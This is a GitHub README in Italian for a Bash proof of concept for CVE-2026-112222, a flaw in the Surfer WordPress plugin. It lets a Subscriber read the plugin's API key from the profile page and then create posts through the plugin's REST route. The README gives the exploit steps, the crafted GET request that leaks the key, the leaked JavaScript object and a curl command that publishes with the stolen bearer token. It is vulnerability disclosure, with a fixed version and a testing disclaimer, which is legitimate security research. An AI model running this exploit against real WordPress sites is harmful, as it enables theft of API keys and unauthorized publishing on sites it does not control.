 mor-golan/cve-2026-112222
PoC in Bash per CVE-2026-112222: un account Subscriber espone la chiave API del plugin WordPress Surfer tramite la pagina del profilo, consentendo la creazione autenticata di post tramite REST.

| CVE | CVE-2026-112222 |
| Plugin | Surfer (surferseo) |
| Affected | <= 1.8.0.744 |
| Fixed in | 1.8.1.759 |
| Severity | CVSS 5.4 Medium |
| Attacker needs | Subscriber account |
| Advisory | Patchstack |
| Writeup | mor-golan.github.io/research/cve-2026-112222-surferseo |
Il plugin Surfer aggancia un caricatore di script all'azione globale admin_enqueue_scripts e lo protegge solo con $screen->post_type, che WordPress popola dalla richiesta. Un Subscriber che apre /wp-admin/profile.php?post_type=post ottiene una pagina con un oggetto JavaScript wpsurfer che contiene l'opzione memorizzata wpsurfer_api_access_key. Tale chiave è anche il bearer token accettato dalle route REST surferseo/v1 del plugin. Nel mio laboratorio un Subscriber l'ha usata per pubblicare un post tramite POST /wp-json/surferseo/v1/import_post/.
Questo PoC effettua il login come Subscriber, verifica la pagina del profilo senza il parametro come controllo, la richiede di nuovo con ?post_type=post ed estrae la chiave. Poi stampa la successiva richiesta REST che utilizzerebbe la chiave, senza inviarla.


La chiave nello screenshot e negli esempi seguenti è il valore canary che ho inserito nel mio laboratorio, SURFER-KEY-CANARY-4f91c7a3e2. Non è una chiave reale.
Requisiti: bash, curl, grep, sed. Il sito di destinazione deve avere il plugin attivo e connesso a Surfer, in modo che l'opzione contenga una chiave. È necessario un login Subscriber.
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
I codici di uscita: 0 indica che la chiave è stata recuperata, 1 indica che non è comparsa, 2 indica che lo script non è riuscito ad accedere o che una richiesta è fallita.
La richiesta che lo script invia per la fuga di dati:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
La pagina contiene poi:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
Per confermare l'impatto sul sito, invia la chiave recuperata alla route REST del plugin. Questa operazione crea un post, quindi eseguila solo su un sito che sei autorizzato a modificare:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
Nel mio laboratorio la stessa rotta ha restituito HTTP 401 rest_forbidden senza l'header Authorization e con un bearer token errato, e HTTP 200 con la chiave trapelata.
poc-surfer-subscriber-reads-api-key.sh: effettua l'accesso come Subscriber, esegue il controllo, recupera la chiave e stampa la richiesta successiva.images/subscriber-reads-api-key.png: la pagina del profilo come Subscriber nel mio laboratorio, che mostra la chiave canary trapelata.Solo per test di sicurezza autorizzati e scopi educativi. Eseguilo esclusivamente contro sistemi di tua proprietà o che sei autorizzato a testare.
Trovato e segnalato da Mor Golan, cacciatore di CVE e bug bounty hunter israeliano.






